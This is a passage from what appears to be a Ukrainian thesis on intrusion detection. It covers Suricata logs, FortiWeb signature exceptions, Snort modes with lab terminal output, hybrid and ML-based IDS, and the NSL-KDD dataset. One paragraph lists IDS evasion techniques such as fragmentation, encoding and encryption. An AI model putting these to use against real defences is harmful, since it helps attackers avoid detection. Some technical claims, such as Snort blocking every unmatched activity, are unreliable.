


Рис. 2.7 Записані події Suricata

Задля власної зручності, події і записи у журналі активності можна переглядати лише за обраний проміжок часу – рисунок 2.8.




Рис. 2.8 Журнал подій Suricata за обраний проміжок часу у 7 днів

Освоївши конфігурацію Suricata і її внутрішні команди, фахівці з безпеки можуть ефективно розгортати та керувати цим інструментом для захисту мереж від вірогідних загроз і підозрілих активностей.

2.2 Порівняльний аналіз сигнатурних, аномалійних, та гібридних методів виявлення кібернетичних атак

В залежності від виду і класифікація певних хакерських атак, кожна з них має бути заподіяна для отримання визначеного заздалегідь результату. Розглядаючи абсолютно різні мережеві атаки і характеристики певних вразливостей мережевих протоколів можна зробити висновок, що тим чи іншим чином кожний рівень моделі OSI може бути атакований. Значна частина вже існуючих хакерських атак є доволі легкою для вивчення і освоєння, тому актуальність навіть відносно застарілих методів не зменшується з роками. Саме тому вирішальне значення у системах IDS відіграє сигнатурний метод, даючи змогу швидко і з високою вірогідністю виявити шкідливу програму або небезпечну поведінку в системі.

Розглядаючи різні інструменти, які володіють широким спектром механізмів захисту, для проведення аналізу було обрано FortiWeb. Вибір

зумовлений першочергово тим, що FortiWeb є веб-екраном (WAF), який на відміну від інших традиційних міжмережевих екранів орієнтований саме на захист веб-додатків, аналізуючи HTTP/HTTPS-трафік. Також важливою перевагою FortiWeb є можливість гнучкого налаштування реакцій системи на виявлені загрози, на відміну від багатьох інших WAF, де виявлені атаки автоматично блокуються без можливості виключення, FortiWeb надає змогу: адаптувати систему до особливостей конкретно визначеного веб-додатку, вимикати помилкові спрацьовування, обирати, редагувати і змінювати певну дію на основі контексту загрози. Ключовим аспектом ефективного функціонування FortiWeb є коректне налаштування політик обробки виявлених загроз, оскільки важливо не лише заблокувати шкідливі запити, а й мінімізувати кількість помилкових спрацьовувань, які можуть негативно вплинути на роботу легітимних користувачів, оскільки трафік містить елементи, що зовні мають збіги з відомими атаками, але не становлять реальної загрози. Для цього в FortiWeb передбачена система виключень та перевизначення подій для сигнатур атак. Прикладом практичного застосування такої функції було обрано веб-додаток, що обробляє ті введення користувача, які містять PHP-код. Система безпеки за замовчуванням ідентифікує таке введення як атаку PHP Injection, але якщо в рамках коректної роботи програми це допустимо для конкретної URL-адреси, то необхідно створення виключення. В цьому випадку FortiWeb дозволить відключити перевірку сигнатури PHP Injection саме для цієї URL-адреси, і при цьому збереже загальний рівень захисту інших сторінок. Відключення сигнатур, додавання винятків і встановлення сповіщення «Тільки сповіщення» необхідно налаштувати у журналі атак (рис 2.9).




Рис. 2.9 Розділ налаштування сигнатур у журналі атак FortiWeb

Спеціалісти з безпеки обов'язково повинні мати доступ і дозвіл на читання та запис для елементів у категорії «Конфігурація веб-захисту», якщо такий доступ отримано - обирається політика сигнатури та функції її редагування. Скориставшись клавішами Web Protection > Known Attacks > Signatures, можна переглянути всі відповідні політики сигнатур, та натиснути кнопку Edit або View, після чого відкриється діалогове вікно, де можна переходити до деталей сигнатур, що показано на рисунку 2.10. Після переходу на вкладку Signature Details буде відображено дерево категорій сигнатур.




Рис. 2.10 Вікно деталей сигнатур FortiWeb

Вибравши рядок з ідентифікатором конкретної сигнатури, який буде підсвічено жовтим кольором, її можна вимкнути, редагувати, налаштовувати сповіщення, тощо (рис 2.11).




Рис. 2.11 Ідентифікатори сигнатур Fortiweb

Після того, як усі необхідні винятки та перевизначення будуть налаштовані, процес налаштування можна вважати завершеним. Завдяки такому набору опцій і налаштувань системи виявлення на основі сигнатур коректно реагують на вже відомі загрози, при цьому виключаючи помилкові спрацювання та блокування для запитів, які є реально небезпечними, що забезпечує більшу стабільну роботу веб-додатків та значно поменшує ризики випадкових перебоїв в обслуговуванні користувачів.

Snort - одна з провідних і найбільш сучасних систем виявлення та запобігання IDS/IPS, яка широко використовується в галузі безпеки мережі для моніторингу руху мережевих трафіків та виявлення потенційних загроз. Snort працює в декількох основних режимах: "Sniffer", "Packet Logger" та "NIDS/NIPS". У режимі роботи Sniffer інструмент аналізує мережевий трафік, не втручаючись при цьому у процес передачі, що загалом є корисним функціоналом для спостереження за станом мережі та моніторингу трафіку. Packet Logger в свою чергу дозволяє записувати пакети для подальшого аналізу та досліджень.

NIDS/NIPS - це режими, розроблені для використання в якості мережевої системи для виявлення та запобігання вторгнень, які блокують атаки в режимі реального часу. Snort було обрано в якості демонстрації роботи систем IDS на основі аналізу аномалій і гібридних методів.

Для отримання найбільш ефективного результату потрібно коректно налаштувати Snort для роботи у всіх трьох режимах. У режимі Sniffer пакети не блокуються, а лише реєструються, що дає змогу поступово аналізувати трафік та оцінювати його характеристики. Для успішного результату важливо вказати правильні мережевий інтерфейс для аналізу. Для більш детального аналізу використовуються команди та різні аналітичні фільтри, передбачені у Snort (рис 2.12). Після правильного запуску, Snort починає працювати і режимі Sniffer, постійно аналізуючи мережевий трафік, який надходить, що показано на рисунку 2.13 і 2.14 відповідно. В будь який зручний для спеціаліста з безпеки момент цей процес можна зупинити, і переглянути його у консолі. За потреби його також можна проаналізувати більш детально, зробивши запит у загальному журналі Snort у роботі режиму Sniffer. Слід також зауважити, що режим Sniffer може працювати безперервно доволі велику кількість часу, і це дуже стає у нагоді, якщо потрібно швидко промоніторити мережу для знаходження невеликої кількості шкідливих пакетів.





Рис. 2.12 Внутрішні команди і аналітичні фільтри Snort




```

ubuntu@ip-10-10-18-82:~/Desktop/Task-Exercises$ ls
Config-Sample  Exercise-Files  traffic-generator.sh
ubuntu@ip-10-10-18-82:~/Desktop/Task-Exercises$ sudo snort -c "/etc/snort/snort.config" -v
Running in IDS mode

--== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.config"
ERROR: /etc/snort/snort.config(0) Unable to open rules file "/etc/snort/snort.config": No such file or directory.
Fatal Error, Quitting..
ubuntu@ip-10-10-18-82:~/Desktop/Task-Exercises$ sudo snort -c "/etc/snort/snort.config" -v

```

Рис. 2.13 Запуск режиму Sniffer у консолі Snort



```

ubuntu@ip-10-10-18-82:~/Desktop/Task-Exercises$ sudo snort -c "/etc/snort/snort.config" -v
TCP TTL:64 TOS:0x0 ID:16090 Iplen:20 Dgmlen:52 DF
***A*** Seq: 0x1BB75E25 Ack: 0x695A7A64 Win: 0x2EA7 TcpLen: 32
TCP Options (3) => NOP NOP TS: 3276461304 2079232846
=====
03/17-11:55:01.792134 10.100.1.202:41100 -> 10.10.18.82:80
TCP TTL:64 TOS:0x0 ID:16091 Iplen:20 Dgmlen:68 DF
***A*** Seq: 0x1BB75E25 Ack: 0x695A7A64 Win: 0x2EA7 TcpLen: 32
TCP Options (3) => NOP NOP TS: 3276461328 2079232846
=====
03/17-11:55:01.792288 10.100.1.202:41100 -> 10.10.18.82:80
TCP TTL:64 TOS:0x0 ID:16092 Iplen:20 Dgmlen:68 DF
***A*** Seq: 0x1BB75E35 Ack: 0x695A7A64 Win: 0x2EA7 TcpLen: 32
TCP Options (3) => NOP NOP TS: 3276461329 2079232846
=====
03/17-11:55:01.792310 10.10.18.82:80 -> 10.100.1.202:41100
TCP TTL:64 TOS:0x0 ID:5544 Iplen:20 Dgmlen:52 DF
***A*** Seq: 0x695A7A64 Ack: 0x1BB75E45 Win: 0x1DE TcpLen: 32
TCP Options (3) => NOP NOP TS: 2079232871 3276461328 X
=====

```

Рис. 2.14 Режим Sniffer у роботі

Режим Packet Logger у Snort призначений для запису та зберігання мережевого трафіку у вигляді файлів журналів, що надає змогу подальшого аналізу даних. На відміну від режиму Sniffer, який лише відображає пакети у режимі реального часу, режим Packet Logger зберігає їх для подальшого вивчення. Цей режим особливо корисний для дослідження інцидентів інформаційної безпеки, ретроспективного аналізу атак та вивчення специфіки мережевого трафіку. Режим Packet Logger проводить відстеження пакетів у консолі, після чого можна зручно передивлятися їх у журналі, що показано на рисунках 2.15 та 2.16.

```

ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises
File Edit View Search Terminal Tabs Help

ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises
ls
ICMP_ECHO
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises/192.168.175.129$ cd ..
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ ls
10.10.18.82  142.250.187.110  172.67.27.10  Config-Sample  PACKET_NONIP  traffic-generator.sh
10.100.1.202  145.254.160.237  192.168.175.129  Exercise-Files  snort.log.1647518839
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ sudo rm -r snort.log.1647518839
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ sudo rm -r 1*
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ ls
Config-Sample  Exercise-Files  PACKET_NONIP  traffic-generator.sh
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$

```

Рис. 2.15 Запуск режиму Packet Logger

```

ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises
File Edit View Search Terminal Tabs Help

ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises/192.168.175.129$ ls
ICMP_ECHO
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises/192.168.175.129$ cd ..
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ ls
10.10.18.82  142.250.187.110  172.67.27.10  Config-Sample  PACKET_NONIP  traffic-generator.sh
10.100.1.202  145.254.160.237  192.168.175.129  Exercise-Files  snort.log.1647518839
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ sudo rm -r snort.log.1647518839
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ sudo rm -r 1*
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$ ls
Config-Sample  Exercise-Files  PACKET_NONIP  traffic-generator.sh
ubuntu@ip-10-10-18-82: ~/Desktop/Task-Exercises$

```

Рис. 2.16 Журнал подій, зафіксованих під час роботи режиму Packet Logger

Слід зауважити, що Snort є автоматичною системою, тож всі аномальні активності автоматично порівнюються із списком існуючої всередині системи бази даних сигнатур, а у випадках коли збігів немає, система самостійно блокує процес, помічаючи його як аномальну активність. Для повноцінного і більш точного виявлення мережевих аномалій рекомендується використовувати гібридний підхід, поєднуючи Snort з інструментами, що використовують машинне навчання. За результатом дослідження Fortinet – гібридні методи IDS дають найбільш ефективні результати у точності виявлення, видають значно менше помилкових спрацювань, і займають менше часу, ніж сигнатурні і аномалійні методи (рис 2.17).




Рис. 2.17 Дослідження-порівняння сигнатурних, аномалійних, і гібридних методів на основі штучного інтелекту FortiNet [11]

Не беручи до уваги зручність та ефективність використання систем IDS, все таки існує декілька значних методів, які наразі здатні обійти цю систему. Одним з таких є Фрагментація. Фрагментація є процесом поділу цілісного пакету на дрібніші пакети, тим самим унеможливлуючи визначення вторгнення, оскільки цілісна сигнатура шкідливого програмного забезпечення не може бути визначена. Наступним таким способом є кодування пакетів з використанням таких методів як Base64 або шістнадцяткове кодування, адже закодувавши вміст таким чином можна приховати шкідливий контент від сигнатурних систем виявлення вторгнень. Обфускація трафіку - ускладнююча інтерпретація повідомлення, може використовуватися для приховування атаки та уникнення виявлення. Шифрування: кілька функцій безпеки, таких як цілісність даних, конфіденційність та приватність даних, забезпечуються шифруванням. На жаль, функції безпеки використовуються розробниками шкідливих програм для приховування атак та уникнення виявлення.

2.3 Аналіз ефективності машинного навчання у завданнях кібернетичної безпеки

Розглядаючи і аналізуючи методи забезпечення захисту інформації і протистояння кібернетичних загроз і можливих шкідливих мережевих активностей наразі неможливо не звернути увагу на методи гібридних систем, які працюють на

базі штучного інтелекту, і є інтегрованими системами на основі машинного навчання. Збільшення потоків існуючих атак, та їх складність постійно збільшує попит на надійні системи виявлення вторгнень. Використовуючи алгоритми машинного навчання, IDS може автономно ідентифікувати та усувати доволі широкий спектр вторгнень, що охоплюють як вже існуючі, так і нові загрози в режимі реального часу. Інтеграція контрольованого та неконтрольованого тренування систем в рамках алгоритмів машинного навчання та навчання з підкріпленням у традиційні архітектури IDS для підвищення точності виявлення та зменшення помилкових спрацьовувань. Проблеми та можливості, які пов'язані з реалізацією бази IDS машинного навчання, включаючи вибір набору даних, проектування ознак та інтерпретованість моделі. За допомогою тематичних досліджень та емпіричних оцінок ефективність IDS на основі машинного навчання полягає у підвищенні рівня кібербезпеки та пом'якшенні виникаючих загроз. Дослідження представляє собою порівняльний аналіз декількох різних алгоритмів машинного навчання (ML), що застосовуються в IDS, з упором на ідентифікацію та класифікацію вторгнень з використанням класифікаторів Decision Tree, Logistic Regression, Naive Bayes, Support Vector Machine (SVM) та Rule, використовуючи при цьому набір даних NSL-KDD. Оцінюючи продуктивність цих алгоритмів за допомогою експериментів, що проводяться в програмного середовища WEKA. Аналіз наголошує на важливості вибору алгоритму для ефективності IDS, виявляючи нюанси в точності, ефективності та надійності в різних методах ML. Зокрема, порівняння різних класифікаторів підкреслює їх відповідні сильні сторони та обмеження у виявленні вторгнень. Кероване навчання - це підхід до машинного навчання, в якому алгоритми отримують інформацію з помічених навчальних даних.

NSL-KDD містить значний обсяг набору даних про мережевий трафік, що охоплюють різні типи атак і звичні дії, що робить його придатним з метою оцінки ефективності алгоритмів машинного навчання у виявленні вторгнень. Він забезпечує комплексну компіляцію даних про мережевий трафік, отриманих з середовища, яке моделюється, і охоплює як звичайні дії, так і різні типи атак.

Функції, включені до набору даних NSL-KDD, разом з їх описами розміщено у таблиці 2.1.

Таблиця 2.1

Опис набору даних NSL-KDD

Функція	Опис
duration	Тривалість (кількість секунд) з'єднання.
protocol_type	Протокол, який використовується в з'єднанні (TCP, UDP, ICMP тощо).
service	Служба мережі (http, ftp, smtp).
flag	Статус підключення (SF для нормального, REJ для відхиленого).
src_bytes	Кількість байтів, надісланих від джерела до адресата.
dst_bytes	Кількість байтів, надісланих від пункту призначення до джерела.
land	Вказує, чи з'єднання здійснюється з/до того самого хосту/порту.
wrong_fragment	Кількість неправильних фрагментів.
urgent	Кількість термінових пакетів.
Hot	Кількість «гарячих» показників.
num_failed_logins	Кількість невдалих спроб входу.
logged_in	Вказує, чи користувач виконав вхід.
num_compromised	Кількість скомпрометованих умов.
root_shell	Вказує, чи отримано оболонку кореня
su_attempted	Вказує, чи була спроба виконати команду "su root".
num_root	Кількість кореневих доступів.
num_file_creations	Кількість операцій створення файлу.
num_shells	Кількість підказок оболонки.
num_access_files	Кількість операцій над файлами контролю доступу.

Продовження таблиці 2.1

Функція	Опис
num_outbound_cmds	Кількість вихідних команд у сеансі ftp.
is_host_login	Вказує, чи належить логін до списку хостів.
is_guest_login	Вказує, чи є логін "гостьовим".
count	Кількість підключень до того самого хосту, що й поточне підключення, за останні 2 секунди.
srv_count	Кількість підключень до тієї самої служби, що й поточне підключення, за останні 2 секунди.
serror_rate	Відсоток підключень із помилками "SYN".
srv_serror_rate	Відсоток підключень до тієї самої служби, що й поточне підключення з помилками "SYN".
rerror_rate	Відсоток підключень із помилками "REJ".
srv_rerror_rate	Відсоток підключень до тієї самої служби, що й поточне підключення з помилками "REJ".
same_srv_rate	Відсоток підключень до тієї самої служби, що й поточне, зв'язок між усіма з'єднаннями.
diff_srv_rate	Відсоток підключень до послуг, відмінних від поточних, зв'язок між усіма з'єднаннями.

Значна перевага набору даних NSL-KDD полягає в його різноманітності, що охоплює різні категорії атак, і така різноманітність дозволяє проводити комплексну оцінку продуктивності алгоритму при різних сценаріях атак, тим самим підвищуючи результати дослідження.

